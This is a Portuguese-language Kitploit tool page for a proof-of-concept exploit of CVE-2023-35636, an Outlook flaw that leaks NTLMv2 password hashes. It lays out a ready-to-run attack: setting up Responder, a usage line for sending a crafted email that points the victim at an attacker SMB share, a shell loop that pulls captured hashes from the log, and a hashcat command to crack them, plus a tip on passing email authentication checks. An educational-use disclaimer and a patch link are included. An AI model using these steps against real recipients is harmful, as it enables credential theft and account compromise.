
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-35636 — Vulnerabilidade de Divulgação de Informações do Microsoft Outlook (vazamento de hash de senha) - Expect Script POC | Kitploit
Ferramentas/GitHubGitHub/duy-31/cve-2023-35636
Ataques de SenhaAnálise de VulnerabilidadesExploraçãoExfiltração de DadosAprendizado e EducaçãoSegurança de Email
GitHubduy-31/cve-2023-35636

CVE-2023-35636

Vulnerabilidade de Divulgação de Informações do Microsoft Outlook (vazamento de hash de senha) - Expect Script POC

Ver Repositório
43632há 2 anosRevisado pelo Kitploit
Compartilhar

CVE-2023-35636

Vulnerabilidade de Divulgação de Informações do Microsoft Outlook (vazamento de hash de senha) - Script POC Expect

CVE-2023-35636 é um exploit da função de compartilhamento de calendário do Microsoft Outlook, onde a adição de dois cabeçalhos a um e-mail faz com que o Outlook compartilhe conteúdo e entre em contato com uma máquina designada, criando uma oportunidade para interceptar um hash NTLM v2.

  • Execute um responder com servidor SMB ativo

image

  • Envie um e-mail e aguarde (o firewall do destinatário do e-mail deve permitir tráfego SMB (445))

usage: ./cve-2023-35636.sh mx.fqdn port email_sender email_recipient smb_share

./cve-2023-35636.sh mail.mydomain.com 25 [email protected] [email protected] \\\\x.x.x.x\\mycalendar.ics (dont forget all the \)

image

notas: chmod +x cve-2023-35636.sh

requer o aplicativo expect

requer um IP de remetente legítimo e um endereço de e-mail de remetente legítimo (para passar SPF, DKIM, DMARC)


  • Se o usuário destinatário clicar no pequeno ícone de calendário... BOOM, o IP/usuário (texto claro) e o hash da senha (NTLM-v2-SSP) são enviados para o IP do seu responder

image

image

  • Você pode então tentar quebrar a senha com hashcat/john the ripper

for user in strings Responder-Session.log | grep "NTLMv2-SSP Hash" | cut -d ":" -f 4-6 | sort -u -f | awk '{$1=$1};1'

do

echo "[*] search for: $user";

strings Responder-Session.log | grep "NTLMv2-SSP Hash" | grep -i $user | cut -d ":" -f 4-10 | head -n 1 | awk '{$1=$1};1' >> ntlm-hashes.txt

done

hashcat -a 0 -m 5600 ntlm-hashes.txt rockyou.txt -o cracked.txt -O


Créditos: https://www.varonis.com/blog/outlook-vulnerability-new-ways-to-leak-ntlm-hashes

Solução Alternativa/Correção: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-35636


mais sobre mim ;) https://www.linkedin.com/in/duy-huan-bui/

⚠️ Aviso: IMPORTANTE: Este script é fornecido apenas para uso educacional, testes éticos e legais. Não o utilize em nenhum sistema ou rede sem permissão explícita. O acesso não autorizado a sistemas de computador e redes é ilegal, e usuários flagrados realizando atividades não autorizadas estão sujeitos a ações legais. O autor NÃO é responsável por qualquer dano causado pelo uso indevido deste script.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    370
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




